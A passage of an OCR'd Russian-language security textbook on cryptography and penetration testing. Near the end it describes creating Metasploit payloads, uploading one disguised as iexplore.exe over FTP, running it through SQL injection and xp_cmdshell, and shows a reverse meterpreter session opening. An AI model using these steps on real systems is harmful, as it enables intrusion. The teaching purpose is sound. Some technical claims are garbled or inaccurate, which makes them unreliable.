CAST	Uses block size of 64 bits for 64- and 128-bit keys (128-bit block size for the 256-bit key version)
RC6	Runs well on 32-bit computers and is resistant to brute force attacks (128-bit block size, keys sizes: 128, 192, and 256)
RC4	Stream cipher which uses key lengths of 8 to 2048 bits, most vulnerable to possibility of weak keys
Blowfish	Block mode cipher, using 64-bit blocks and a variable key length from 32 to 448 bits. On 32-bit machines, it runs well.
IDEA	Block mode cipher using 64-bit block size and 128-bit key

Асимметричное шифрование

Асимметричное шифрование также известно как шифрование с открытым ключом. Этот метод основан на наличии пары ключей - открытого и закрытого. Два ключа математически связаны, но Вы не можете вычислить приватный ключ только потому, что Вы знаете чей-то открытый ключ. Генерируется пара ключей. Открытый ключ публикуется третьей стороной на сервере, где другие смогут получить к нему доступ. Закрытый ключ пользователя остается за ним (например, в программном приложении). Один ключ закрывает открытый текст или шифрует его, а другой разблокирует зашифрованный текст или расшифровывает его. Ни один ключ, не может выполнять обе функции по отдельности. Открытый ключ может быть опубликован, тогда как закрытый ключ не должен раскрываться кому-либо, кому не разрешено читать сообщения. Например, предположим, что Вам нужно отправить «Синему» зашифрованное сообщение. Вы используете открытый ключ «Синего», доступ к которому осуществляется через сторонний сервер для шифрования сообщения, а потом Вы отправляете его им. «Синий» использует свой закрытый ключ для расшифровки сообщения. Даже если «Зеленый» перехватит сообщение, он не сможет расшифровать сообщение, даже если он также имеет доступ к общедоступным ключам. См. рисунок ниже

для иллюстрации.



Асимметричные алгоритмы

Некоторые из асимметричных алгоритмов перечислены в таблице ниже, вместе с тем, как они применяются.

Asymmetric Algorithms	**Main Characteristics**
RSA	Used for encryption and digital signatures and also uses the product of two very large prime numbers (between 100 and 200 digits long and of equal length)
Diffie-Hellman	An electronic key exchange method of the Secure Sockets Layer (SSL) protocol that enables the sharing of a secret key
ElGamal	Free for use (was never patented) and is used as the U.S. government standard for digital signatures

Asymmetric Algorithms	Main Characteristics
Elliptic Curve Cryptography (ECC)	Works on the basis of elliptic curves

Хеш-функции

Хеш-функции используются для того, чтобы гарантировать, что сообщение или данные не измененны. Другими словами, речь идет о сохранении целостности, если Вы, скачав программу из интернета, можете увидеть, что дайджест значения сообщения отмечается с использованием определенного алгоритма хеширования. После того, как Вы загрузите файл, используйте хеш-калькулятор для этого файла. Ваш результат должен быть точным совпадением к значению, указанному на веб-сайте. Если значения не совпадают, это означает, что файл был каким-то образом изменен.

Хеш-алгоритмы

Двумя широко используемыми алгоритмами хеширования являются SHA и Message Digest. Есть также многочисленные инструменты, доступные в Интернете, которые Вы можете использовать для расчета хеш-значения файлов или строк символов.

- **SHA**: функция сжатия применяется к входным данным с помощью алгоритма SHA. Он может занимать до 264 бит, а затем сжимается до меньшего количества бит (например, 160 бит для SHA-1). Более длинные версии распознаются как SHA-2 (SHA-256, SHA-384 и SHA-512). Более длинный хеш-результат означает, что его гораздо сложнее успешно атаковать.
- **Дайджест сообщения (MD)**: MD5 - это алгоритм дайджеста сообщения, который создает 128-битный хеш, для сообщения

любой длины и делит сообщение на блоки по 512 бит.


Использование алгоритма криптографии: Конфиденциальность

Как для хранимых данных, так и для передаваемых данных сохранение конфиденциальности очень важно. Симметричное шифрование предпочтительнее в обоих случаях из-за его скорости, а также потому, что размер шифруемого объекта может значительно увеличиваться, за счет определенных асимметричных алгоритмов. Для хранимого элемента открытый ключ, как правило, не требуется, поскольку элемент зашифрован, чтобы защитить его от доступа других людей. Для передачи данных, криптография с открытым ключом обычно используется для обмена секретными ключами, а затем используется симметричная криптография для сохранения конфиденциальности передаваемых данных. Асимметричная криптография сохраняет конфиденциальность, но ее размер и скорость облегчает защиту конфиденциальности небольших задач, таких как обмен электронными ключами. Во всех случаях сложность алгоритмов и длина ключей обеспечивает конфиденциальность рассматриваемых данных. Конфиденциальность данных, хранящихся или передаваемых, создается и поддерживается за счет использования криптографического алгоритма. Поддержание целостности является неотъемлемой частью безопасности сообщения. Хеш функции определяет дайджесты сообщения, и это обеспечивает его целостность. Кроме того, отправитель сообщения больше не может отрицать, что они отправили сообщение, имеющее важное значение в электронном обмене данными. Наконец, аутентификация позволяет людям

доказать, что они те, кем себя называют.

Использование алгоритма криптографии: цифровые подписи

Хеш-функции и асимметричная криптография являются основой цифровой подписи. При подписании цифровых документов, оба фактора шифрования играют жизненно важную роль. Это действительно удобно для любого человека, чтобы изменить незащищенные цифровые документы. Важно, чтобы любое изменение могло быть идентифицировано, если документ изменяется после того, как человек подписывает его. Хеш-функции используются для построения дайджеста сообщения, уникального и легко воспроизводимого всеми сторонами защиты, от редактирования документа. Это гарантирует целостность сообщения. См. Рисунок ниже.



Когда дело доходит до онлайн-транзакций, цифровые подписи могут обеспечить неотказуемость, что важно для обеспечения того, чтобы сторона договора или сообщение, не может отказать в подлинности своей подписи, в первую очередь, на бумаге. Неотказуемость в этом смысле относится к способности гарантировать, что сторона договора должна

подтвердить подлинность своих подписей на бумаге.

Уровень защищенных сокетов (SSL)


Secure Sockets Layer или SSL, управляет шифрованием информации, которая передается через Интернет. SSL использует как асимметричный, так и симметричные механизмы аутентификации, и отвечает за выполнение рукопожатия SSL. Процесс начинается с запроса от клиента на безопасное соединение, и ответа сервера. Обе стороны должны договориться о широко-распространенном протоколе.

SSL-рукопожатие

В начале сеанса SSL, выполняется рукопожатие SSL, которое устанавливает его криптографические параметры.
1. Клиент отправляет свой номер версии SSL, настройки шифрования и конкретные данные сеанса на сервер.
2. Сервер отправляет то же самое, плюс собственный сертификат. Если запрошенный ресурс требует аутентификации клиента, сервер запрашивает у клиента сертификат.
3. Клиент аутентифицируется, используя полученную информацию.
4. Клиент шифрует начальное значение открытым ключом сервера и отправляет его на сервер. Если сервер запрашивает аутентификацию клиента, клиент также отправляет клиентский сертификат.
5. Если сервер запрашивает аутентификацию клиента, сервер пытается аутентифицировать клиентский сертификат.
6. Сервер использует свой закрытый ключ для расшифровки секрета, а затем генерирует главный секрет.
7. И клиент, и сервер используют главный секрет для генерации сеансового ключа, симметричного ключа.
8. Клиент сообщает серверу, что будущие сообщения будут

зашифрованы с помощью сеансового ключа.
9. Сервер сообщает клиенту то же самое.


Рисунок ниже иллюстрирует шаги, перечисленные выше. Ступеньки со стороны клиента или сервера представляют действия, предпринятые каждым из них. Стрелки также включают номера каждого шага, перечисленные выше, чтобы показать, как клиент и сервер взаимодействует, когда происходит рукопожатие SSL.



Безопасная оболочка (SSH)

SSH - безопасная альтернатива небезопасному приложению Telnet. Telnet позволяет пользователям подключаться между системами. Хотя Telnet все еще используется, он имеет недостатки. SSH использует демон SSH, для открытия защищенного транспортного канала, между машинами на каждом конце. Эти демоны инициируют контакт через TCP-портом 22, а затем обмениваются данными в безопасном режиме, через более высокие порты. Одной из сильных сторон SSH является поддержка нескольких различных протоколов для шифрования.
Протокол SSH предоставляет такие возможности, как автоматическое шифрование данных, аутентификацию и сжатие данных. Протокол имеет гибкость и простоту, и специально используется для уменьшения количества

переключений между системами. Во время соединения согласован обмен ключами, открытый ключ, симметричный ключ, аутентификация сообщений и алгоритмы хеширования. Конфиденциальность отдельных пакетов данных обеспечивается с помощью кода аутентификации сообщения, который определяется из общего секрета, пакета содержимого и порядкового номера пакета. См. рис. ниже.



Криптографические приложения

Приложения Pretty Good Privacy (PGP) могут быть включены в обычную программу электронной почты, для выполнения большинства повседневных задач шифрования, с использованием сочетания симметричных и асимметричных протоколов шифрования.
Одной из отличительных особенностей PGP является возможность использования как симметричного, и асимметричного метода шифрования, используя сильные стороны метода, а также избегания слабых сторон каждого метода. Симметричные ключи используются для массового шифрования, что повышает эффективность и скорость симметричного шифрования. Симметричные ключи передаются асимметричными методами, которые используют гибкость этого метода.
Для шифрования данных используются следующие криптографические приложения:
- **TrueCrypt** - это решение для шифрования с открытым

исходным кодом. Он предназначен для симметричного шифрования файлов на основе дисков. Он включает в себя шифры AES и возможность создания отрицаемого тома. TrueCrypt может выполнять шифрование файлов и всего диска. Полный жесткий диск компьютера, вместе с операционной системой шифруется всем диском шифрования.
- FreeOTFE похож на TrueCrypt. Как открытый исходный код, в свободном доступе, программа обеспечивает шифрование диска на лету. Он умеет шифровать файлы вплоть до целых дисков с несколькими распространенными шифрами, вроде AES.
- Gnu Privacy Guard (GnuPG) - это реализация с открытым исходным кодом, и спецификация Pretty Good Privacy (OpenPGP). Это открытый ключ программы шифрования, предназначенный для защиты таких сообщений, как электронные письма. Он работает так же, как PGP, и предоставляет метод управления открытыми/закрытыми ключами. Шифрование файловой системы стало стандартным средством защиты данных при хранении. Даже для жестких дисков, доступно встроенное шифрование AES.
- BitLocker. Microsoft запустила BitLocker со своей Encrypting File System (EFS). Это метод шифрования загрузочного сектора, который помогает защитить данные в самых последних операционных системах Windows. BitLocker использует AES, для автоматического шифрования всех файлов на жестком диске. Все шифрование происходит в фоновом режиме, а расшифровка происходит гладко, когда требуются данные. Вы можете сохранить ключ дешифрования в TPM или на USB-накопителе.

Атаки на криптографию


Асимметричное шифрование также известно как шифрование с открытым ключом. Этот метод основан на наличии пары

ключей - открытого и закрытого ключа. Два ключа математически связаны, но Вы не можете вычислить приватный ключ только потому, что Вы знаете чей-то открытый ключ.
Процесс начинается с создания пары ключей. Открытый ключ публикуется на стороннем сервере, где другие смогут получить к нему доступ. А закрытый ключ пользователя остается у пользователя (например, внутри программного приложения). Один ключ блокирует открытый текст или шифрует его, а другой открывает шифрованный текст или расшифровывает его. Открытый ключ может быть опубликован без ущерба для безопасности, тогда как закрытый ключ не должен раскрываться кому-либо, кому не разрешено читать сообщения.
Например, предположим, что Вам нужно отправить Джейн зашифрованное сообщение. Вы используете открытый ключ Джейн, доступ к которому осуществляется через сторонний сервер, для шифрования сообщения, а затем отправляете его ей. Джейн использует свой закрытый ключ для расшифровки сообщения. Если бы Карл перехватил сообщение, он не смог бы расшифровать сообщение, хотя у него также есть доступ к открытому ключу Джейн.
Важно знать о различных типах атак, известных, и происходящих против криптографии. Пассивные атаки происходят с использованием Wireshark и tcpdump. Активные атаки включают в себя использование математических атак. и атак «человек посередине». Расширенные атаки включают в себя использование криптоанализа, атак грубой силы и анализа шаблонов.

Шифрование электронной почты

Для шифрования сообщений используется открытый ключ. Подписав электронное письмо цифровой подписью, пользователь может отправить свой открытый ключ другому

пользователю. Пользователь затем может использовать открытый ключ, предоставленный им отправителем, для шифрования сообщений, которые отправлены этому отправителю. См. Рисунок ниже.



Резюме

Из этой главы Вы узнали, что криптография - это процесс, используемый для простого читаемого текста, и к нему можно применять алгоритм, шифруя текст, для создания шифрованного сообщения. Этот зашифрованный текст кажется нечитаемым, пока не будет расшифрован.

Вы также просмотрели алгоритмы шифрования, и узнали, как применять шифрование, для обеспечения конфиденциальности и целостности, ключевой криптографии, цифровой подписи и как анализировать зашифрованную электронную почту.

16. Тестирование на проникновение

В этой главе Вы узнаете об оценках безопасности, тестировании на проникновение, управлении рисками и различных инструментах тестирования.

К концу этой главы Вы сможете
1. Определять оценку безопасности.
2. Определять этапы тестирования на проникновение.
3. Изучить управление рисками.
4. Определять различные инструменты тестирования на проникновение.

Обзор тестирования на проникновение

Тест на проникновение, также известный как пентест, используется для имитации методов, которые злоумышленник может использовать для получения несанкционированного доступа к сети и скомпрометировать системы. Тест на проникновение считается оценкой безопасности.
Каждый тип оценки служит определенной цели, и важно понять различия между ними. Тестирование на проникновение оценивает модель безопасности сети, и может помочь администраторам, а также руководству, понимать возможные последствия нападения.

Оценка безопасности

Оценка безопасности включает в себя процесс подтверждения уровня безопасности сетевых ресурсов, с использованием аудитов безопасности, оценок уязвимостей и тестов на проникновение.
- **Аудиты безопасности**: аудиты безопасности сосредоточены на используемых людях и процессах, для проектирования, реализации и управления безопасностью в сети.

Национальный Институт стандартов и технологий (NIST), имеет несколько специальных публикаций, которые можно использовать в качестве руководств - SP 800-53, для спецификации контроля безопасности и SP 800-53A, для оценки безопасности и эффективности контроля. Для получения дополнительной информации посетите Национальный институт стандартов и технологий (www.nist.gov/).

- **Оценка уязвимостей**: оценка уязвимостей сканирует сеть для известных недостатков безопасности. Инструменты сканирования уязвимостей сравнивают компьютер по Общему индексу уязвимостей, и подверженности риску (CVE), а также бюллетеней по безопасности, предоставляемых поставщиками программного обеспечения. CVE - это независимый от поставщика список зарегистрированных уязвимостей безопасности. Для получения информации посетите веб-сайт CVE (http://cve.mitre.org/). Программное обеспечение для сканирования уязвимостей, работающее в контексте безопасности администратора домена, будет возвращать результаты, отличные от тех, которые выполняются в контексте аутентифицированного пользователя.

- **Тестирование на проникновение**: тест на проникновение делает шаг за пределы уязвимости сканирования, потому что он не только указывает на уязвимости, но и документирует, как слабые места могут быть использованы, и насколько незначительные уязвимости могут быть обострены злоумышленником.

Этапы тестирования на проникновение

Внешние тесты могут быть типа «черный ящик» (тестирование с нулевым разглашением), «серый ящик» (частичное тестирование) или «белый ящик» (полная проверка знаний). Внутреннее тестирование, может быть

использовано для организаций, у которых есть доступные ресурсы. Если собственных специалистов не хватает, рекомендуется прибегать к аутсорсингу.
Для автоматизированного тестирования, организации полагаются на фирмы, занимающиеся безопасностью. Руководство по тестированию требует опыта специалиста по безопасности, и может быть выполнено с точки зрения потенциального хакера.

1. **Этап планирования**: на этапе планирования определяются правила и проводится тестирование их поставленных целей. Информация о цели собирается в фазе перед атакой. Собранная информация ляжет в основу стратегии атаки. После атаки, тестеру необходимо восстановить сеть обратно в его исходное состояние. Тест на проникновение может случайно привести к сбою системы, и данные будут уничтожены или будет затронута производительность. Риск клиента должен быть правильно оценен. Главный фактор, играющий на этапе планирования – риск клиента. Из-за неотъемлемых рисков ручного тестирования, руководство может захотеть сначала подтвердить, что испытательная организация застрахована. Есть также несколько зависимостей, которые учитываются на этапе планирования.
2. **Фаза перед атакой**: Фаза перед атакой включает выявление угроз, и проведения оценки риска, и расчет относительной критичности угрозы. Воздействие угроз на бизнес можно охарактеризовать как высокое, среднее, или низкое. Внутренние метрики используют данные, доступные в организации, для оценки риска атаки, в то время как внешние метрики, получают из данных, собранных за пределами организации. Назначение значения вероятности успеха эксплойта, позволяет рассчитать относительную критичность. На этом этапе команда тестирования собирает как как можно больше информации о целевой компании. Есть множество способов, с помощью которых информация может быть


получена.
3. **Фаза атаки**: Фаза атаки включает фактическую компрометацию цели, и, возможно, использовав уязвимость, обнаруженную во время фазы предварительной атаки или использовании лазеек в безопасности, таких как слабая политика безопасности, чтобы получить доступ.
4. **Фаза после атаки**: Тестировщик несет ответственность за восстановление любого состояния системы до предтестового. Помните, что цель ручного тестирования состоит в том, чтобы показать, где существуют недостатки безопасности, а не исправление проблем.

Документация

Отчеты детализируют инциденты, которые произошли в процессе тестирования, и комплекса мероприятий, которые выполняли тестировщики. Три типа отчетов, которые можно использовать для документирования, — это отчеты о тестировании на проникновение, дерево отказов (дерево атак) и анализ уязвимостей.
- **Отчеты о тестировании на проникновение** освещают произошедшие инциденты и спектр деятельности.
- **Дерево отказов и деревья атак** определяют корневые события и идентифицируют события, относящийся к руту. В частности, обратите внимание на деревья атак: кто, когда, почему, как и что.
- **Анализ уязвимостей** оценивает состояние между тем, где организация хочет быть, и где он находится в настоящее время. Внешние стандарты могут использоваться как часть анализа уязвимостей, чтобы дать рекомендации относительно того, как организация может уменьшить обнаруженные уязвимости.

Создание полезных нагрузок

Вы можете создавать полезные нагрузки с помощью Metasploit, которые подключаются к машине, когда жертва запускает их. Полезные нагрузки для Windows, Linux и Mac OS X, могут быть созданы для данных операционных систем. При создании полезной нагрузки, Вы можете определить номер порта злоумышленника, IP-адрес или полное доменное имя (FQDN) и тип полезной нагрузки, например meterpreter или командную оболочку Windows. Если пользователь Windows запускает исполняемый файл, его машина подключается к порту 22, по адресу 216.6.1.100 (рис. ниже). Для этого атакующая машина должна слушать цель на этом порту.



Использование машины-жертвы

После создания полезной нагрузки MSF отправьте по FTP файл iexplore.exe. Злоумышленник может использовать SQL-инъекцию, для создания файла ответов для FTP, который позволяет их загружать, через оболочку хранимой процедуры xp_cmd. Если загруженный файл представляет собой полезную нагрузку meterpreter, то с ним также можно работать через оболочку xp_cmd для этого нужно создать сеанс meterpreter между злоумышленником и жертвой. Смотрите рисунки ниже.

```
root@bt:~# ftp 216.5.1.200
Connected to 216.5.1.200.
220 Microsoft FTP Service
Name (216.5.1.200:root): ftp
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> bin
200 Type set to I.
ftp> put iexplore.exe
local: iexplore.exe remote: iexplore.exe
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
73802 bytes sent in 0.01 secs (10068.8 kB/s)
ftp> bye
221 Goodbye.
```

```
msf  exploit(handler) > exploit

[*] Started reverse handler on 216.6.1.100:443
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 216.1.1.1
[*] Meterpreter session 1 opened (216.6.1.100:443 -> 216.1.1.1:1025) at 2013-01-13 21:08:46 -0500

meterpreter >
```

Резюме

В этой главе Вы узнали о тестировании на проникновение. Вы получили понимание того, что влечет за собой оценка безопасности и что такое управление рисками. В этой главе также выделены инструменты, которые можно использовать для проведения тестирования на проникновение.

Ресурсы

National Institute of Standards and Technology (NIST): www.nist.gov/

CVE: http://cve.mitre.org/